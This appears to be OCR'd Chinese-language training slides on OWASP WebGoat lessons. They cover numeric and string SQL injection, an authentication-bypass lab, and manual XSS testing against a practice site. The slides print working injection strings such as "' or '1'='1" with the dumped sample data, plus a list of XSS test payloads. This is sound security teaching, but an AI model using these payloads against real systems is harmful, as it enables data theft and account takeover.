
Account number is valid

By Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug

Numeric SQL Injection

- 數字型態的SQL Injection 。
- 課程範例：資料查詢



SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queiries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.


Select your local weather station: Columbia

```
SELECT * FROM weather_data WHERE station = 101
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102

Numeric SQL Injection (cont.)

- 利用邏輯運算查詢大量資料。
- SELECT * FROM weather_data WHERE station = 101 or 1=1



SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queiries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.


Select your local weather station: Columbia

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

String SQL Injection

- 字串型態的SQL Injection。
- 課程範例：



Solution Videos SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack. Restart this Lesson

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queiries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name: Smith Go!


```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

OWASP Foundation | Project WebGoat | Report Bug

String SQL Injection (cont.)

- 利用邏輯運算查詢大量資料。
- SELECT * FROM user_data WHERE last_name = 'Your Name' or '1'='1'



General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.


Enter your last name: Smith' or '1'='1

```
SELECT * FROM user_data WHERE last_name = 'Smith' or '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

LAB: SQL Injection

- Stage 1：String SQL Injection
- 透過修改參數，可繞過身份驗證功能。


LAB: SQL Injection

localhost/WebGoat/attack?Screen=54&menu=1200&Restart=54

Logout

LAB: SQL Injection

OWASP WebGoat V5.2

Hints | Show Params | Show Cookies | Lesson Plan | Show Java | Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Command Injection
✓ Blind SQL Injection
✓ Numeric SQL Injection
Log Spoofing
XPATH Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2

Solution Videos Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Restart this Lesson

Goat Hills Financial
Human Resources

Please Login


Neville Bartholomew (admin)

Password •••••

Login

LAB: SQL Injection (cont.)

- Stage 3：Numeric SQL Injection
- Larry利用SQL Injection弱點，透過其他欄位資訊，查看其他使用者資料。


LAB: SQL Injection

localhost/WebGoat/attack?Screen=54&menu=1200

LAB: SQL Injection

OWASP WebGoat V5.2

Hints | Show Params | Show Cookies | Lesson Plan | Show Java | Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
- Command Injection
- ✓ Blind SQL Injection
- ✓ Numeric SQL Injection
- Log Spoofing
- XPATH Injection
- LAB: SQL Injection
  - Stage 1: String SQL Injection
  - Stage 2: Parameterized Query #1
  - ✓ Stage 3: Numeric SQL Injection
  - Stage 4: Parameterized Query #2
- ✓ String SQL Injection
- Database Backdoors

Insecure Communication
Insecure Configuration

Solution VideosStage 4: Block SQL Injection using a Parameterized Query. Restart this Lesson
Implement a fix to block SQL injection into the relevant parameter. Repeat stage 3. Verify that access to Neville's profile is properly blocked.

Goat Hills Financial
Human Resources

Welcome Back Larry

First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	102
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106

ListStaff | EditProfile | Logout

Part V

弱點網站體驗練習

XSS & SQL Injection 網頁檢測

- 了解如何對網頁應用程式進行弱點自我檢測，讓使用者了解當攻擊產生時，網頁應用程式的影響為何。

- 實驗步驟：


步驟	步驟描述
Step1：	開啟Browser連線到指定網址。
Step2：	識別網站的URL或輸入介面網頁 (Web Form)參數
Step3：	輸入檢測XSS與SQL Injection的測試字串 。
Step4：	判定該參數是否存在弱點。
Step5：	重覆step2~4的檢測，直到網站全部檢測完畢。

XSS手動檢測手法

- 透過檢測字串，測試程式參數是否會執行script。
- 常用測試字串
  - <script>alert(XSS)</script>
  - "> <script>alert(XSS)</script>
  - " onMouseOver=alert('XSS') "
  - </TextArea><script>alert("XSS")</script>

常用檢測方式

- Ex1：v1_1.php?xss=A1<script>alert(XSS)</script>



弱點測試
view-source:
140.116.163.28/v1/v1_1.php?x
view-source:140.116.163.28...
view-source:140.116.163.28/v1/v1_1.php?xss=A1<script>alert("xss")</script>

此為A1弱點網頁，請輸入攻擊字串<scrip

```

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>弱點測試</title>
</head>
<body>
此為A1<script>alert("xss")</script>弱點網頁，請輸入攻擊字串<font color="#FF0000">&#60;script>alert("xss")&#60;/script></font>至參數xss之後
</body>
</html>
```

